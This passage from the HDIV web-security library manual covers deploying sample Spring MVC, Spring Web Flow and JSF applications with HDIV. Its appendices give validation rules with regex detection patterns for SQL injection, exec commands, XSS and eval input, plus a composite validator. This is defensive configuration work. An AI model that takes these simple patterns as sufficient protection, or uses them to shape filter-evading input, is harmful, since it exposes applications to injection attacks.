5. Execute *formtags* init URL. We must know the domain and the port where the web server is running: http://<domain:port>/formtags/


Spring 2.0 form tag showcase application - Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
Interface21 | Spring home | Spring forum | Dzone.com | Infoq.com
The Spring Framework 2.0 form tags
Potter, Harry
Weasly, Ronald
Granger, Hermione
New JSP tags in Spring 2.0 make building forms with Spring MVC much easier
About
Home

Edit apprentice magician Harry Potter

First Name:	Harry	
Last Name:	Potter	
Country:	United Kingdom	
Skills:	Potions Herbology Quidditch	
Notes:	Promising Wizard...	
Sex:	Male: ● Female: ○	
House:	Gryffindor	
Subscribe to newsletter?:	✓	
Interests:	Quidditch:	✓
	Herbology:	☐
	Defence Against the Dark Arts:	☐
Favourite Word:	Magic:	✓
File Upload:	Examinar...	
Favourite Colour:	RED	
Password:	•••••	
	Save Changes	

The JSP form tags:

```
<form:form>
   <form:errors path="*" cssClass="errorBox" />

   <div class="first">
           <form:label path="firstName">First
Name:</form:label>
           <form:input path="firstName" />
           <form:errors path="firstName"
cssClass="error" />
   </div>
```

Image 8.3 – formtags web application

8.3.1 Configuration

The example application *formtags* has been implemented using the tags from the Spring MVC, see *chapter 5.3 - Spring MVC* -, and the HDIV library for JSTL to protect urls, see *chapter 5.4 - JSP Standard Tag Library (JSTL)*.

In order to get more details about the configuration we can use as a guide the configuration defined for the *struts-examples* application in the *8.1.2 chapter*, except from the *8.1.2.4 chapter* - *Multipart requests* - which is unnecessary for the Spring MVC.

The configuration for multipart requests in Spring MVC is defined in the *multipartResolver* bean, which is defined in the *hdiv-applicationContext.xml* file of the example application (*formtags*).

```
<bean id="multipartResolver"
      class="org.hdiv.web.multipart.HDIVMultipartResolver">

      <property name="maxUploadSize" value="10000"/>
</bean>
```

The bean *multipartResolver* provides maxUploadSize, maxInMemorySize, and defaultEncoding optional properties as bean properties (inherited from CommonsFileUploadSupport). See respective ServletFileUpload/DiskFileItemFactory properties (sizeMax, sizeThreshold, headerEncoding) for details in terms of defaults and accepted values [10].

8.4 sellitem for Spring MVC and Spring Web Flow (SWF)

1. Download *hdiv-2.x.x-spring-mvc-2.x-examples.zip* application from Sourceforge:


   http://sourceforge.net/project/showfiles.php?group_id=139104

2. Deploy *sellitem-webflow.war* application in our web server.

3. In some J2EE application servers such as Tomcat, we must copy *sellitem-webflow.war* in the webapps directory of the server installation directory.

4. Start up the web server.

5. Execute *sellitem-webflow* init URL. We must know the domain and the port where the web server is running: http://<domain:port>/sellitem-webflow/


Mozilla Firefox
Archivo Editar Ver Historial Marcadores Herramientas Ayuda
http://localhost:8080/sellitem-webflow/
Google

Sell Item - A Spring Web Flow Sample

Sell Item (uses flow scope storage for 'undo' back button behavior)

Sell Item 'Conversation' Alternate (uses conversation scope storage for 'preserve' back button behavior)

Sell Item 'Simple' Alternate (a single top-level flow with no subflow)

This Spring Web Flow sample application implements the example application discussed in the article Use continuations to develop complex Web applications. It illustrates the following concepts:

- Using the "_flowId" request parameter to let the view tell the web flow controller which flow needs to be started.
- Implementing a wizard using web flows.
- Use of the FormAction to perform form processing, including the FormAction's "setupForm" method to install custom property editors for formatting text field values (shipDate).
- Using continuations to make the flow completely stable, no matter how browser navigation buttons are used.
- Using "conversation invalidation after completion" to prevent duplicate submits of the same sale while taking advantage of continuations to allow back button usage while the application transaction is in process.
- "Always redirect on pause" to benefit from the POST+REDIRECT+GET pattern with no special coding.
- Using OGNL based conditional expressions.
- Use of subflows to compose a multi-step business process from independently reusable modules.

Image 8.3 – sellitem-webflow web application

8.4.1 Configuration

The example application *sellitem-webflow* has been implemented using the tags from the Spring MVC and Spring Web Flow, see *chapter 7.3.3 - Spring Web Flow (SWF) -*, and the HDIV library for JSTL to protect urls, see *chapter 5.4 - JSP Standard Tag Library (JSTL)*.

8.4.1.1 Flow Controller

We must configure the web application to make it use the HDIV flow controller - `HDIVFlowController` - instead of SWF's controller.

```
<bean name="/pos.htm"
      class="org.hdiv.webflow.executor.mvc.HDIVFlowController">

      <property name="flowExecutor" ref="flowExecutor" />
</bean>
```

8.4.1.2 HDIV Listener

HDIV listener must be added for each flow in order to delete expired data from memory.

```
<bean id="hdivListener"
      class="org.hdiv.webflow.listener.HDIVFlowExecutionListener"
/>

<flow:executor id="flowExecutor" registry-ref="flowRegistry">
   <flow:execution-listeners>
     <flow:listener ref="hdivListener" criteria="sellitem-flow" />
   </flow:execution-listeners>
</flow:executor>
```

8.5 Duke's Bookstore for JavaServer Faces

In this section we will show how to config Sun's "Duke's Bookstore" sample application with HDIV. This application is part of the official JEE5 documentation (*http://download.oracle.com/javaee/5/tutorial/doc/*).

8.5.1 Requirements

Installing this sample requires the following software:

- JavaEE 5.0 or higher
- Sun application server, Glassfish 3.0.1 or higher
- NetBeans IDE
- Apache ant
- HDIV for JSF 2, version 2.1.0 or higher
- Examples of javaeetutorial5 downloaded from this url: *https://javaeetutorial.dev.java.net/files/documents/7232/149877/javaeetutorial5.zip*

The sample aplication is located in the */javaeetutorial5/examples/web/bookstore6/* directory, inside the zip file.

Bookstore6 is developed with JSF 1.2 but it uses the default libraries of glassfish. Glassfish 3.0.1 uses JSF 2.0 and that is the reason why we need to use HDIV for JSF 2. HDIV for JSF 1.2 won't work for this example.

8.5.1.1 Installation

These are the steps to install the sample application and config HDIV on it.

1. Once we have installed the first 4 requirements (Java, Glassfish, Netbeans and Ant), we decompress javaeetutorial5 examples to any directory and we open Netbeans

2. We open *bookstore6* project, which is the one that uses JSF. (*File->Open project...* and we indicate the project's root directory)

3. Once the project is opened, we right click on the project and we select *"Open Required Projects"*

4. We can configure Glasfish domains from NetBeans as follows:
   a. Add a Server (*Tools->Server:: Add Server*)
   b. We choose *Glassfish server 3*, and we indicate its installation path
      i. If needed, we can even download it from NetBeans
   c. We indicate the domain name and we finish
   d. After these steps we will have Glassfish correctly configurated

5. We generate the *war* file by clicking on the project and selecting *build*.
   a. After that we will have the *war* file in the *dist* directory of our project
   b. From this point, we will stop using Netbeans and we will change only the war file. Changes can be made before generating the war file, but the aim of this tutorial is to show how to apply HDIV to any JSF project.

6. We open the war file using a compression program we will edit this information:
   a. Add */error.jsp*
      i. This is the default error page that HDIV will use to show execution errors
   b. Modify */WEB-INF/web.xml*
      i. Add listeners for HDIV and Spring in order to use HDIV configuration beans.
      ii. Add the following:

```
<context-param>
    <param-name>contextConfigLocation</param-name>
    <param-value>
      classpath*:org/hdiv/config/hdiv-core-applicationContext.xml
      classpath*:org/hdiv/config/hdiv-jsf-core-applicationContext.xml
      /WEB-INF/hdiv-validations.xml
      /WEB-INF/hdiv-config.xml
    </param-value>
</context-param>
<listener>
    <listener-class>
            org.springframework.web.context.ContextLoaderListener
      </listener-class>
</listener>
<listener>
    <listener-class>
          org.springframework.web.util.Log4jConfigListener
      </listener-class>
</listener>
<listener>
    <listener-class>
      org.hdiv.listener.InitListener
    </listener-class>
</listener>
<context-param>
    <param-name>javax.faces.CONFIG_FILES</param-name>
    <param-value>/WEB-INF/hdiv-faces2-config.xml</param-value>

</context-param>
```

   c. Add */WEB-INF/hdiv-config.xml*
      i. This file contains HDIV configuration
   d. Add */WEB-INF/hdiv-validations.xml*
      i. Editable data validations are configured in this file
   e. Add */WEB-INF/hdiv-faces2-config*
      i. New components of links and buttons are configured in this file

7. After adding and editing configuration files, we must include the required libraries for HDIV (Spring and HDIV libraries):
   a. spring-web-3.0.2
   b. spring-expression-3.0.2
   c. spring-core-3.0.2
   d. spring-context-3.0.2
   e. spring-beans-3.0.2
   f. spring-asm-3.0.2
   g. spring-aop-3.0.2
   h. hdiv-jsf-2.1.x
   i. hdiv-jsf-2-2.1.x
   j. hdiv-core-2.1.x

8. Now we have a war file with HDIV configurated ready to be executed on Glassfish. The next step is to deploy it and start the data base used by the application
   a. First we locate the *bean* directory on the Glassfish installation and we execute *startserv*
   b. Then we place a copy of the war file in "*domains/nombredominio/autodeploy*"
9. In order to start the data base we follow these steps:
   a. We open a console and we go to the *bookstore6* project
   b. We execute "*ant create-tables*" command
      i. This will startup the database and will create all the necessary tables

10. Finally open a web browser and type the following url to access the application: *http://localhost:puertoDelDominio/bookstore6*

Steps from 4 to 7 are always the same for any application or server.

9. CONCLUSIONS

Most of the application level vulnerabilities can be avoided with a correct programming of applications.

There are problems that can be solved using existing libraries and functionalities while others need a proprietary solution for them. HDIV solves the lack of standard or uniform solutions that guarantee web application security, avoiding a great amount of vulnerabilities.

In short, the **advantages offered by HDIV** comparing with existing solutions are the following:

- ✓ It solves in a **transparent way to the programmer client data integrity** verification, eliminating vulnerabilities derived from data modification (parameter tampering).
- ✓ HDIV **eliminates** to a large extent **the risk originated by** attacks of type **Cross-site scripting (XSS) and SQL Injection using generic validations of the editable data** (text and textarea).
- ✓ HDIV **guarantees confidentiality** of all non editable data for the client (non editable parameter values, addresses or destiny pages). This property avoids providing key information (DDBB identifiers, etc.) that are very useful for many types of attack.
- ✓ It is applied via configuration (web.xml), **without modifying the source code** of the application.
- ✓ It generates **logs of real attacks**, providing vital information to measure the risk of different applications. It includes the user identifier and the IP addressof the attacker as well.

10. REFERENCES

[1]. Gartner, Nov 2005
http://gartner.com

[2]. Studies from numerous penetration tests by Imperva
http://www.imperva.com/application_defense_center/papers/how_safe_is_it.html

[3]. Open Web Application Security Project
http://www.owasp.org/

[4]. Examples of Basic tools of web audit:

- For Firefox (Tamper Data): https://addons.mozilla.org/firefox/966/
- For Explorer: (TamperIE): http://www.bayden.com/Other/

[5]. Struts
http://struts.apache.org/

[5.1]. Validator

Struts 1.x: http://struts.apache.org/1.2.9/userGuide/dev_validator.html

Struts 2: http://struts.apache.org/2.x/docs/validation.html

[5.2]. struts-default.xml

http://struts.apache.org/2.x/docs/struts-defaultxml.html

[6]. Spring Framework
http://www.springframework.org

[7]. Commons Logging
http://jakarta.apache.org/commons/logging/

[8]. Logging Services: Log4j
http://logging.apache.org/log4j/docs/index.html

[9] Jakarta Taglibs
http://jakarta.apache.org/taglibs/doc/standard-doc/intro.html

[10] Commons FileUpload
http://jakarta.apache.org/commons/fileupload

[11] Commons Validator
http://commons.apache.org/validator/

[12] Spring Web Flow
http://www.springframework.org/webflow

Appendix A: Example file for editable data validations

The validations defined in the following example should not be considered as the only validations to apply. The web application administrator will have to define any necessary validation, depending on the business logic of the application, to avoid any possible attack.

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE beans PUBLIC "-//SPRING//DTD BEAN//EN"
"http://www.springframework.org/dtd/spring-beans.dtd">

<beans>
   <bean id="editableParemetersValidations"
         class="org.hdiv.config.HDIVValidations">
      <property name="urls">
         <map>
            <entry key=".*/processActions.*">
               <list>
                  <ref bean="safeText" />
                  <!--  Typical SQL Injection attack -->
                  <ref bean="SQLInjection" />
                  <!-- avoid stored or extended procedures execution -->
                  <ref bean="execCommand" />
                  <ref bean="unauthorizedChars" />
                  <!--  Simple XSS attack -->
                  <ref bean="simpleXSS" />
                  <!--  image XSS attack -->
                  <ref bean="imageXSS" />
                  <!--  script XSS attack -->
                  <ref bean="scriptXSS" />
                  <!--  avoid eval instruction -->
                  <ref bean="evalXSS" />
               </list>
            </entry>
            <entry key=".*/action1.*">
               <list>
                  <ref bean="safeText8" />
               </list>
            </entry>
         </map>
      </property>
   </bean>

   <bean id="safeText" class="org.hdiv.validator.Validation">
      <property name="componentType">
         <value>text</value>
      </property>
      <property name="acceptedPattern">
         <value><![CDATA[^[a-zA-Z0-9@.\-_]*$]]></value>
      </property>
      <property name="rejectedPattern">
         <value><![CDATA[(\s|\S)*(--)(\s|\S)*]]></value>
      </property>
   </bean>
```

```
<bean id="SQLInjection" class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*((%27)|(')|(%3D)|(=)|(/)|(%2F)|(")|((%22)|(-
      |%2D){2})|(%23)|(%3B)|(;))+(\s|\S)*]]></value>
   </property>
</bean>

<bean id="execCommand" class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*(exec(\s|\+)+(s|x)p\w+)(\s|\S)*]]></value>
   </property>
</bean>

<bean id="unauthorizedChars"
      class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*((%23)|#|&|(%26))(\s|\S)*]]></value>
   </property>
</bean>

<bean id="simpleXSS" class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*((%3C)|<)((%2F)|/)*[a-z0-
      9%]+((%3E)|>)(\s|\S)*]]></value>
   </property>
</bean>

<bean id="imageXSS" class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*((%3C)|<)((%69)|i|I|(%49))((%6D)|m|M|(%4D))((
      %67)|g|G|(%47))[^\n]+((%3E)|>)(\s|\S)*]]></value>
   </property>
</bean>

<bean id="scriptXSS" class="org.hdiv.validator.Validation">
   <property name="componentType">
      <value>textarea</value>
   </property>
   <property name="rejectedPattern">
      <value><![CDATA[(\s|\S)*((%73)|s)(\s)*((%63)|c)(\s)*((%72)|r)(\s)*((%
      69)|i)(\s)*((%70)|p)(\s)*((%74)|t)(\s|\S)*]]></value>
   </property>
</bean>
```

```
   <bean id="evalXSS" class="org.hdiv.validator.Validation">
      <property name="componentType">
         <value>textarea</value>
      </property>
      <property name="rejectedPattern">
         <value><![CDATA[(\s|\S)*((%65)|e)(\s)*((%76)|v)(\s)*((%61)|a)(\s)*((%
         6C)|l)(\s|\S)*]]></value>
      </property>
   </bean>

   <bean id="safeText8" class="org.hdiv.validator.Validation">
      <property name="componentType">
         <value>text</value>
      </property>
      <property name="acceptedPattern">
         <value><![CDATA[^[a-zA-Z0-9]{1,8}$]]></value>
      </property>
   </bean>

</beans>
```

Appendix B: Composite validator example for Spring MVC

CompositeValidator.java:

```
import org.springframework.validation.Errors;
import org.springframework.validation.Validator;

/**
 * This validator will delegate each of it's child validators.
 */
public class CompositeValidator implements Validator {

      private Validator[] validators;

      /**
       * Will return true if this class is in the specified map.
       */
      public boolean supports(final Class clazz) {
            for (Validator v : validators) {
                  if (v.supports(clazz)) {
                        return true;
                  }
            }
            return false;
      }

      /**
       * Validate the specified object using the validator registered for the
       * object's class.
       */
      public void validate(final Object obj, final Errors errors) {

            for (Validator v : validators) {
                  if (v.supports(obj.getClass())) {
                        v.validate(obj, errors);
                  }
            }
      }

      public void setValidators(Validator[] validators) {
            this.validators = validators;
      }
}
```

Spring configuration file:

```
<!--  application validator -->
<bean id="saleValidator"
      class="org.springframework.webflow.samples.sellitem.SaleValidator"/>

<!--  HDIV editable data validator -->
<bean id="editableParameterValidator"
      class="org.hdiv.webflow.validator.EditableParameterValidator" />
```

```
<!--  Composite validator: application validator(s) + HDIV validator -->
<bean id="compositeValidator"
      class="org.springframework.webflow.samples.sellitem.CompositeValidator">

      <property name="validators">
            <list>
                  <ref bean="saleValidator"/>
                  <ref bean="editableParameterValidator"/>
            </list>
      </property>
</bean>

<!--  SWF’s FormAction -->
<bean id="formAction" class="org.springframework.webflow.action.FormAction">
      ...
      <property name="validator">
            <ref bean="compositeValidator"/>
      </property>
</bean>
```